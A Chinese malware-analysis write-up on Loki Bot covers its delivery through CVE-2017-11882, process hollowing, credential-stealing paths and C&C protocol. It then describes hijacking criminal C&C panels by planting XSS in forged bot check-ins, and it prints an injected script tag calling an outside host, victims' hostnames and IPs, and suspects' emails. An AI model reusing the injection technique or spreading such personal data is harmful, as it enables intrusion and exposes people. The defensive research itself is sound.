

# Loki Botnet 深入研究

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## 起因

在最近的文章《利用 CVE-2017-11882 的两种变式攻击》中提到利用 CVE-2017-11882 进行攻击的威胁情报。对攻击成功后下载的木马进行深入分析时，发现多种木马利用该漏洞进行传播的情况，本文主要针对使用较多的 Loki 木马进行深入分析以及远控的漏洞利用。


## Loki 样本分析

分析的样本来自某大学部署的 APT 攻击预警平台中捕获，其 MD5:563d70be4b9eb4f5f0060d1b3c7a9ce5。

其攻击成功后，去如下地址下载恶意文件：


- [hxxp://mcts-qatar.com/wp-includes/SimplePie/ogi](http://mcts-qatar.com/wp-includes/SimplePie/ogi) [.] exe

通过研究发现该网站本身是正常网站，但是存在漏洞已经被黑客攻陷，多个目录都被黑客上传了恶意文件，通过目录遍历漏洞看见多个恶意文件。



对其中 MD5 为 B1D9A076DE75C2B32BDF53837F50DC29 的 EXE 文件进行分析，发现其包

含了 3 种类型的后门，整个攻击流程如下：



server.exe 是 Xtreme 远控，反汇编代码很容易发现：

```

CODE:00C89C47  push    eax
CODE:00C89C4C  push    offset aOpen_2 ; "open"
CODE:00C89C4E  push    0
CODE:00C89C53  call    ShellExecuteW_0
CODE:00C89C55  push    0
CODE:00C89C5A  call    ExitProcess_0
CODE:00C89C5A  loc_C89C5A:
CODE:00C89C5A  ; CODE XREF: start+93↑j
CODE:00C89C5A  push    offset aXtremeupdate ; "XTREMEUPDATE"
CODE:00C89C5F  push    0
CODE:00C89C61  push    0
CODE:00C89C63  call    f_CreateMute
CODE:00C89C68  mov     edi, eax
CODE:00C89C6A  call    GetLastError
CODE:00C89C6F  cmp     eax, 0B7h
CODE:00C89C74  jnz     short loc_C89C80
CODE:00C89C76  push    1770h
CODE:00C89C7B  call    Sleep
  
```

nsie.jar 是一个有名的跨平台的远程控制工具 jRAT，需要 java 环境运行。其反编译代码 jRat 的特征也很明显（具体见参考链接 1）：

```
public class Jrat
{
    public static void main(String[] args)
        throws Throwable
    {
        try
        {
            InputStream is = Jrat.class.getResourceAsStream("/operational/iiiiiiiiiii.class");
            if (is != null)
            {
                File tempFile = File.createTempFile("_" + Math.random(), ".class");
                FileOutputStream fos = new FileOutputStream(tempFile);
                byte[] buffer = new byte[16536];
                int readed;
                while ((readed = is.read(buffer)) > -1)
                    fos.write(buffer, 0, readed);
                fos.flush();
                fos.close();
                is.close();

                File java = new File(System.getProperty("java.home") + File.separatorChar + "bin" + File.separatorChar + "java.exe");
                if (!java.exists())
                {
                    ...
                }
            }
        }
    }
}
```

文件 589popoa.exe 其 MD5 为: 7548D4717F2E1B811991CE77766F3FD7。它被 UPX 加壳, 脱壳发现其是 Delphi 编写, 它就是我们分析的主角 lokiBotnet。

首先, 它使用内存重写技术, 创建了一个子进程:

0012E1E0	0012F9D0	CALL 到 CreateProcessA 来自 0012F9CE
0012E1E4	00000000	ModuleFileName = NULL
0012E1E8	0012E21B	CommandLine = "C:\Documents and Settings\joe\桌面\589popoa.exe"
0012E1EC	00000000	pProcessSecurity = NULL
0012E1F0	00000000	pThreadSecurity = NULL
0012E1F4	00000000	InheritHandles = FALSE
0012E1F8	00000004	CreationFlags = CREATE_SUSPENDED
0012E1FC	00000000	pEnvironment = NULL
0012E200	00000000	CurrentDir = NULL
0012E204	0012E40C	pStartupInfo = 0012E40C
0012E208	0012E450	pProcessInfo = 0012E450
0012E20C	0001A001	

接着解密出恶意文件并重写入“自己”的子进程

0012FAA3	0043 60	MOV EAX, DWORD PTR SS:[EBP+30]	
0012FAA8	50	PUSH EAX	
0012FAA9	8B85 C0FEFFFF	MOV EAX, DWORD PTR SS:[EBP-140]	
0012FAAF	50	PUSH EAX	
0012FAB0	FF55 F4	CALL DWORD PTR SS:[EBP-C]	kernel32.WriteProcessMemory
0012FAB3	8B45 D4	MOV EAX, DWORD PTR SS:[EBP-2C]	
0012FAB6	8D78 18	LEA EDI, DWORD PTR DS:[EAX+18]	
0012FAB9	8B45 D4	MOV EAX, DWORD PTR SS:[EBP-2C]	
0012FABC	0FB740 14	MOVZX EAX, WORD PTR DS:[EAX+14]	
0012FAC0	03F8	ADD EDI, EAX	
0012FAC2	8D85 4FFFFFFF	LEA EAX, DWORD PTR SS:[EBP-B1]	
0012FAC8	50	PUSH EAX	
0012FAC9	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-4]	
0012FACC	50	PUSH EAX	
0012FACD	FF55 EC	CALL DWORD PTR SS:[EBP-14]	
0012FAD0	8045 F5	MOV DWORD PTR SS:[EBP-31], EAX	

堆栈 SS:[0012E584]=7C802213 (kernel32.WriteProcessMemory)

地址	HEX 数据	ASCII		地址	HEX 数据	ASCII
00EB7B28	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?4... ..		0012E1F8	00000090	
00EB7B38	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....		0012E1FC	00400000	ASCII "MZP"
00EB7B48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....		0012E200	00EB7B28	
00EB7B58	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	.....?.....		0012E204	00000040	
00EB7B68	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	?.???L?Th		0012E208	0012E55C	
00EB7B78	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno		0012E20C	0001A001	
00EB7B88	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS		0012E210	00000000	
00EB7B98	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$. .....		0012E214	0012F2C3	
00EB7BA8	CC CD 78 FE 88 AC 16 AD 88 AC 16 AD 88 AC 16 AD	掏x偷?嘘?嘘?		0012E218	4300006C	
00EB7BB8	81 D4 95 AD 89 AC 16 AD 4B A3 4B AD 8A AC 16 AD	招嘘嘘-瑞 瑞?		0012E21C	6F445C3A	
00EB7BC8	8D A0 19 AD 89 AC 16 AD 3D 32 F3 AD 8B AC 16 AD	喘嘘嘘??2嘘嘘?		0012E220	656D7583	
00EB7BD8	88 AC 16 AD 8C AC 16 AD 81 D4 83 AD 89 AC 16 AD	喘-嘘?嘘嘘嘘?		0012E224	2073746E	
00EB7BE8	88 AC 17 AD C7 AC 16 AD 81 D4 85 AD 99 AC 16 AD	喘- ?嘘嘘嘘?		0012E228	20646E81	
				0012E22C	74746553	

从内存中提取子文件: 53f3dab878855d7af700072534c99979

该样本所有的 API 地址的获取都是通过计算 Hash 得到:

```
int __stdcall f_getDLLFunctionFromIDXAndHash(int a1, int a2, int a3, unsigned int a4)
{
    int v4; // esi
    void (__stdcall *v5)(_DWORD); // eax

    if ( dword_41A01C && a4 && a4 < 0x1E && dword_41A014 )
    {
        sub_403263();
        v4 = *(_DWORD*)(dword_41A014 + 4 * a4);
        if ( v4 )
            return v4;
        v4 = sub_4030A5(a1, a2);
        if ( dword_41A014 )
            *(_DWORD*)(dword_41A014 + 4 * a4) = v4;
    }
    else
    {
        v4 = sub_4030A5(a1, a2);
    }
    if ( !v4 )
    {
        v5 = (void (__stdcall *)(_DWORD))f_getDLLFunctionFromIDXAndHash(0, 0xE567384D, 0, 0);
        v5(0);
    }
    return v4;
}
```

通过读取配置文件或者注册表收集用户的 ftp、浏览器等软件的密码

```
.rdata:00415CE8      text "UTF-16LE", '%s\Flock\Browser\Profiles\s',0
.rdata:00415D22      align 4
.rdata:00415D24      aSThunderbirdPr:      ; DATA XREF: sub_408C4D+D0↑o
.rdata:00415D24      text "UTF-16LE", '%s\Thunderbird\profiles.ini',0
.rdata:00415D5C      aSThunderbirdPr_0:    ; DATA XREF: sub_408C4D+ED↑o
.rdata:00415D5C      text "UTF-16LE", '%s\Thunderbird\Profiles\s',0
.rdata:00415D92      align 4
.rdata:00415D94      aSKMeleonProfil:      ; DATA XREF: sub_408C4D+113↑o
.rdata:00415D94      text "UTF-16LE", '%s\K-Meleon\profiles.ini',0
.rdata:00415DC6      align 4
.rdata:00415DC8      aSKMeleonS:           ; DATA XREF: sub_408C4D+135↑o
.rdata:00415DC8      text "UTF-16LE", '%s\K-Meleon\s',0
.rdata:00415DE6      align 4
.rdata:00415DE8      aSComodoIcedrag:      ; DATA XREF: sub_408C4D+157↑o
.rdata:00415DE8      text "UTF-16LE", '%s\Comodo\IceDragon\profiles.ini',0
.rdata:00415E2A      align 10h
.rdata:00415E30      aSComodoIcedrag_0:    ; DATA XREF: sub_408C4D+171↑o
.rdata:00415E30      text "UTF-16LE", '%s\Comodo\IceDragon\Profiles\s',0
.rdata:00415E70      aSNetgateTechno:      ; DATA XREF: sub_408C4D+192↑o
.rdata:00415E70      text "UTF-16LE", '%s\NETGATE Technologies\BlackHawk\profiles.ini',0
.rdata:00415E70      align 10h
.rdata:00415E70      aSNetgateTechno_0:    ; DATA XREF: sub_408C4D+1B6↑o
.rdata:00415ED0      text "UTF-16LE", '%s\NETGATE Technologies\BlackHawk\Profiles\s',0
.rdata:00415ED0      align 10h
.rdata:00415F2C      aSPostboxProfil:      ; DATA XREF: sub_408C4D+1D3↑o
```

接着写入常规的自启动注册表后使用 CryptDecrypt 解密出回连地址:

- kbfbzoboss.bid/alien/fre.php

```

push    [ebp+arg_4]
push    esi
push    1
push    esi
push    [ebp+arg_0]
call    eax ; ADVAPI32.CryptDecrypt
; kbfbzoboss.bid/alien/fre.php
jmp     loc_4146F5
sub_4036F2 endp

```

```

; START OF FUNCTION CHUNK FOR sub_4036F2

loc_4146F5:
        jmp     loc_4A0000
; END OF FUNCTION CHUNK FOR sub_4036F2

```

```

; Section 4. (virtual address 000A0000)
; Virtual size      : 00002000 ( 8192.)
; Section size in file : 00002000 ( 8192.)
; Offset to raw data for section: 00018000
; Flags C0000000: Readable Writable
; Alignment        : default

; Segment type: Regular
; Segment permissions: Read/Write
_x      segment para public ' ' use32
        assume cs:_x
        ;org 4A0000h
; START OF FUNCTION CHUNK FOR sub_4036F2
        assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing

loc_4A0000:
        pusha
        nop

```

解密完成后跳转到 0x4A0000 区段，接着使用 0xFF 异或内存地址 0x4A0074 的数据，解密后的数据就是黑客真实的 C&C 服务器：

- pvcfloorco.com/Panel/five/fre.php

接着使用它覆盖原来解密出的通讯网址 kbfbzoboss.bid/alien/fre.php

004A0016	BB FFFDFDD	MOV EBX, DDDFFFFF	
004A001B	BE 74004A00	MOV ESI, dump_mem.004A0074	ASCII "http://pvcfloorco.com/Panel/five/fre.php"
004A0020	90	NOP	
004A0021	90	NOP	
004A0022	90	NOP	
004A0023	90	NOP	
004A0024	301E	XOR BYTE PTR DS:[ESI], BL	
004A0026	46	INC ESI	
004A0027	90	NOP	
004A0028	90	NOP	
004A0029	90	NOP	
004A002A	90	NOP	
004A002B	803E 00	CMF BYTE PTR DS:[ESI], 0	
004A002E	^ 75 F4	JNZ SHORT dump_mem.004A0024	
004A0030	90	NOP	
004A0031	90	NOP	
004A0032	BE 74004A00	MOV ESI, dump_mem.004A0074	ASCII "http://pvcfloorco.com/Panel/five/fre.php"
004A0037	A4	MOVS BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]	
004A0038	803E 00	CMF BYTE PTR DS:[ESI], 0	
004A003B	^ 75 FA	JNZ SHORT dump_mem.004A0037	
004A003D	90	NOP	
004A003E	90	NOP	
004A0074=dump_mem.004A0074 (ASCII "http://pvcfloorco.com/Panel/five/fre.php")			
地址	ASCII 数据		
001676C0	kbfbzoboss.bid/alien/fre.php	0012F96C	0012F9B4
00167700	.. . . . . _ . . ?1.F?h4?h悲.h唯_h?h8?h"?h\$?h城.h解.h	0012F970	00000000
		0012F974	0012F994

这里的代码比较奇怪，很明显不像是原生态的代码。

查看程序的区段信息发现这部代码都在".x"区段，明显是后期附加上去的。在国外分析



```
POST /Panel/five/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: pvcfloorco.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
```

在程序的 0x4036BC 的地方能看见其算法:

地址	HEX 数据	反汇编	注释
004036BC	\$ 55	PUSH EBP	
004036BD	. 8BEC	MOV EBP, ESP	
004036BF	. 8B4D 10	MOV ECX, DWORD PTR SS:[EBP+10]	
004036C2	. 8B55 0C	MOV EDX, DWORD PTR SS:[EBP+C]	
004036C5	. F7D1	NOT ECX	
004036C7	. 56	PUSH ESI	
004036C8	. 8B75 08	MOV ESI, DWORD PTR SS:[EBP+8]	
004036CB	. EB 1A	JMP SHORT dump_mem.004036E7	
004036CD	> 0FB606	MOVZX EAX, BYTE PTR DS:[ESI]	
004036D0	. 4A	DEC EDX	
004036D1	. 33C8	XOR ECX, EAX	
004036D3	. 46	INC ESI	
004036D4	. 6A 08	PUSH 8	
004036D6	. 58	POP EAX	
004036D7	> F6C1 01	TEST CL, 1	
004036DA	. 74 06	JE SHORT dump_mem.004036E2	
004036DC	. 81F1 357867E8	XOR ECX, E8677835	
004036E2	> D1E9	SHR ECX, 1	
004036E4	. 48	DEC EAX	
004036E5	. ^ 75 F0	JNZ SHORT dump_mem.004036D7	
004036E7	> 85D2	TEST EDX, EDX	
004036E9	. ^ 75 E2	JNZ SHORT dump_mem.004036CD	
004036EB	. F7D1	NOT ECX	

地址	HEX 数据	ASCII
0016DEB8	50 4F 53 54 20 2F 50 61 6E 65 6C 2F 66 69 76 65	POST /Panel/five
0016DEC8	2F 66 72 65 2E 70 68 70 20 48 54 54 50 2F 31 2E	/fre.php HTTP/1.
0016DED8	30 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D	0..User-Agent: M
0016DEE8	6F 7A 69 6C 6C 61 2F 34 2E 30 38 20 28 43 68 61	ozilla/4.08 (Cha
0016DEF8	72 6F 6E 3B 20 49 6E 66 65 72 6E 6F 29 0D 0A 48	ron; Inferno)..H
0016DF08	6F 73 74 3A 20 70 76 63 66 6C 6F 6F 72 63 6F 2E	ost: pvcfloorco.
0016DF18	63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A	com..Accept: */*
0016DF28	0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20	..Content-Type:
0016DF38	61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65	application/octe
0016DF48	74 2D 73 74 72 65 61 6D 0D 0A 43 6F 6E 74 65 6E	t-stream..Conten
0016DF58	74 2D 45 6E 63 6F 64 69 6E 67 3A 20 62 69 6E 61	t-Encoding: bina

根据反汇编代码逆向出算法, python 实现如下:

```

6  def decodeKey(data):
7      x = 0xFFFFFFFF
8      j = 6
9      for i in data:
10         x = x ^ ord(i)
11         #print hex(x)
12         j = 8
13         while True:
14             if(x & 1):
15                 x = x ^ 0xE8677835
16             x = x >> 1
17             j = j - 1
18             if j == 0:
19                 break;
20         return hex((~x & 0xFFFFFFFF)*2 & 0xFFFFFFFF )
21


```

Body 字段的大概如下

- “bot 版本+ payload 类型+bin ID+用户名+电脑名+域名+屏幕尺寸+管理权限+操作性位数、版本+Hash 加密的标识符”+other

服务端会根据 Bot 版本和 payload 类型来进行不同的解析，具体过程比较复杂，可以参考国外研究者写的解析脚本，见参考链接 3 的代码

经过研究发现 bot\_name 字段的长度和格式符合要求,将 POC 伪装成用户名或电脑名发送远程服务器，本地测试截图如下：





## 初窥黑客服务器：

当笔者研究出来测试方法时，准备测试时，黑客已经把 pvcfloorco.com 的 C&C 服务下架了，我从威胁分析平台找到另一个样本，其 MD5 是 ba1fd5d46077293e959bc8c270d94dc2，它的 C&C 地址是：

- hxxp://pacificinsight.com/new/Panel/five/fre.php

笔者通过编写与服务器通讯的代码，假装被感染机器连上恶意的服务器，发送符合通讯规范的数据包来获取管理权限。一段等待后，我成功拿到后台登入权限。

Loki PWS	Main	Bots	Reports	Settings	Exit	
Open	6E4522B30577EB9DC0A34CDF	ckav.ru - v.1.8	ZWSURM4-PC\ZwSURm4	95.230.145 (RU)	0	2018-03-20 13:58:47
Open	1F7D8DA45763184259730592	ckav.ru - v.1.8	PC-PC.pc-PC\pc	121.13.116.8 (KR)	4	2018-03-20 08:32:22
Open	1Df6EBE06FB5FFD8AF65D886	ckav.ru - v.1.8	DESKTOP-KOLUJPO\Joonh	1.228.1186 (KR)	28	2018-03-20 08:03:55
Open	B1D8654802C2D5E243072F83	ckav.ru - v.1.8	HAERYANG-PC\haeryang-PC\haeryang	115.91.113.190 (KR)	6	2018-03-20 07:21:56
Open	9816DAF5076F02C48E8ECD84	ckav.ru - v.1.8	WIN-KTQBKB29Q32\Administrator	64.140.11.106 (US)	1	2018-03-20 07:13:50
Open	C411422BEF847455B774F090	ckav.ru - v.1.8	JOHN-PC\John-PC\John	66.10.10.246 (US)	2	2018-03-20 01:53:37
Open	C411422BEF847455B774F090	ckav.ru - v.1.8	JOHN-PC\John-PC\John	66.10.10.246 (US)	2	2018-03-20 01:53:12
Open	25A84D9A3071D2574B84FDD4	ckav.ru - v.1.8	WIN-USELNVFPAD0\User	79.232.115.218 (DE)	1	2018-03-18 09:23:07
Open	747565CB83B679E783301D9	ckav.ru - v.1.8	PH1W-PTR-E.VPHIT	210.21.112.82 (PH)	2	2018-03-18 07:49:30
Open	D2C82330FFC317D0A207511E	ckav.ru - v.1.8	ROGER-NB\claudio	192.8.11.103 (NL)	0	2018-03-17 00:07:49
Open	ACB19DE18C2DAF96E4184F90	ckav.ru - v.1.8	CYNTHIA\yLi	210.24.115.120 (TW)	3	2018-03-16 08:54:29
Open	A283F1C1175D83DA245AF0C9	ckav.ru - v.1.8	TONY-LAPTOP\tonylaptop	67.91.113.153 (US)	122	2018-03-15 17:01:22
Open	4C0BBA6F70C16F4E5FB9F62	ckav.ru - v.1.8	ROBIN-PC\Robin-PC\Robin	200.68.11.124 (AF)	1	2018-03-15 16:32:50
Open	8D8183EBEAF358D08F5BF813	ckav.ru - v.1.8	JOHAN.AGRA\johans	41.19.11.16 (NA)	2	2018-03-15 13:47:30
Open	0A6C93ACEA8501DBA1A1C26A	ckav.ru - v.1.8	na/skwx\user	95.21.11.198 (NL)	0	2018-03-15 12:40:13
Open	F465D65B2EB0EB358E9184E	ckav.ru - v.1.8	R-BARAKAT\hp	154.13.11.23.91 (XX)	26	2018-03-15 12:28:14
Open	B148F360F9B070010458FA4F	ckav.ru - v.1.8	PC-PC.pc-PC\pc	109.16.11.17.180 (BA)	1	2018-03-15 12:27:44
Open	24CEB44B09D725B6D2485F22	ckav.ru - v.1.8	NADICA-PC\Ja	109.52.11.244 (RS)	0	2018-03-15 12:23:49
Open	C411422BEF847455B774F090	ckav.ru - v.1.8	JOHN-PC\John-PC\John	66.10.10.226 (US)	2	2018-03-15 12:15:35
Open	BFD2D7BD06B1AEDC5CDDBC89	ckav.ru - v.1.8	FMEI04\User	92.36.11.227 (BA)	5	2018-03-15 12:08:03

木马偷取大量密码记录的记录：

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我们对威胁分析平台捕获的其他 Loki 样本也进行了探测监控，发现不少服务器是同一组织。

如下是我通过 xss 平台获取黑客登陆其服务器的记录:

时间	接收的内容	Request Headers
2018-03-22 05:53:10	<ul style="list-style-type: none"> <li>location : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot</li> <li>toplocation : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot</li> <li>cookie : KTZNYRLM=c39ce298353a5971c4edaa6a5e402c41; ga=i97USpzEKFV4GAwrqk0Xqilfq2GmeWhtZh4MniPkLP3jw4SiUxVQUCB3Ue5GU3j9Q0kGbHp1J4RBO3n</li> <li>opener :</li> </ul>	<ul style="list-style-type: none"> <li>HTTP_REFERER : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot</li> <li>HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0</li> <li>REMOTE_ADDR : 94.242.54.22</li> <li>IP-ADDR : 列宁格勒 圣彼得堡</li> </ul>
2018-03-21 01:49:50	<ul style="list-style-type: none"> <li>location : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot</li> <li>toplocation : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot</li> <li>cookie : KTZNYRLM=9d13a79ebe99137ee122262ca303d052; ga=BR0GztP0KtOI4euleyEHQt6R9EmT19Olldkzv2YfU9Nd2I3FyEjbcBGiS4Q4uv5J246vncHZ5akfHqwZ</li> <li>opener :</li> </ul>	<ul style="list-style-type: none"> <li>HTTP_REFERER : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot</li> <li>HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0</li> <li>REMOTE_ADDR : 190.85.105.220</li> <li>IP-ADDR : XX XX</li> </ul>
2018-03-20 23:00:02	<ul style="list-style-type: none"> <li>location : http://pacficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot</li> <li>toplocation : http://pacficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot</li> <li>cookie : ozTvwLGU=c580c803da0329aa15ba063e912e59ec</li> <li>opener :</li> </ul>	<ul style="list-style-type: none"> <li>HTTP_REFERER : http://pacficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot</li> <li>HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0</li> <li>REMOTE_ADDR : 190.85.105.220</li> <li>IP-ADDR : XX XX</li> </ul>
2018-03-20 09:42:45	<ul style="list-style-type: none"> <li>location : http://www.pacficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot</li> <li>toplocation : http://www.pacficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot</li> <li>cookie : ozTvwLGU=83a42b45a01a3f8e28fdc108dd506271; _ga=GA1.2.1834016001.1520210374</li> </ul>	<ul style="list-style-type: none"> <li>HTTP_REFERER : http://www.pacficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot</li> <li>HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0</li> <li>REMOTE_ADDR : 41.217.114.160</li> <li>IP-ADDR : XX XX</li> </ul>

结合内部的威胁分析平台整理了相关信息

登入时间	登入 C&C 域名	域名注册邮箱&	黑客登入 C&C 时使用的 IP	登入 IP 归属地
2018-03-20 09:42:45	pacficinsight.com 近 期 解 析 IP 由 185.26.105.244 变成: 94.102.60.3 荷兰	fesmoi@mail.ru	41.217.114.160	尼日利亚
2018-03-20 23:00:02	pacficinsight.com	同上	190.85.105.220	哥伦比亚
2018-03-21 01:49:50	freshfund.in 英国	frank@sumkeeemetal.com  域名 sumkeeemetal.com 的注册 邮 sebastinekelly59@gmail.com	190.85.105.220	哥伦比亚
2018-03-22 05:53:10	freshfund.in	同上	94.242.54.22	俄罗斯 圣彼得堡

从时间和区域来看, 应该团伙作案, 里面涉及的邮箱:

- sebastinekelly59 [ @ ] gmail.com

● fesmoi [@] mail.ru

笔者发现这两个邮箱注册了大量网址，并且很多已经被标记恶意服务器，但是黑客很谨慎未能发现具体其他更多信息。

## 螳螂捕蝉，黄雀在后？

在自动化监控的过程中，发现了另外一个有趣的东西。

笔者通过对黑客获取的数据分析时，发现多次恶意的 C&C 服务器已经在我之前也使用相同的手段进入。

```
<td>2018-03-19 19:16:23 (11 h)</td>
<td><a href="/new/Panel/five/PvqDg929BSx_A_D_Mln_a.php?ngmW=command&bc=B555D0AD818A9E2C4B6636">Set</a></td>
</tr>
<tr>
<td><a href="?ngmW=report&st=3F7DF95F5D9EEDF0B514A84F">3F7DF95F5D9EEDF0B514A84F</a></td>
<td><a href="?ngmW=bot&st=ckav.ru">ckav.ru</a></td>
<td><a href="?ngmW=report&st=138.197.176.57">138.197.176.57</a> (<a href="?ngmW=bot&sc=US">US</a>)</td>
<td>\USUSUSUSUSUSUSUSUSUSUS, Windows 7 x32, 1440x900, 0 report</td>
</tr>
<td>2018-03-19 16:26:42 (14 h)</td>
<td><a href="/new/Panel/five/PvqDg929BSx_A_D_Mln_a.php?ngmW=command&bc=3F7DF95F5D9EEDF0B514A84F">Set</a></td>
</tr>
<tr>
<td><a href="?ngmW=report&st=9F6DF83F6D8EEDF0B514A84F">9F6DF83F6D8EEDF0B514A84F</a></td>
<td><a href="?ngmW=bot&st=ckav.ru">ckav.ru</a></td>
<td><a href="?ngmW=report&st=173.239.202.68">173.239.202.68</a> (<a href="?ngmW=bot&sc=US">US</a>)</td>
<td><script src="//a.aaf.bz/a.js">CNC\USUSUSUSUSUSUSUSUSUSUS, Windows 7 x32, 1440x900, <a href="?ngmW=report&st=9F6D1
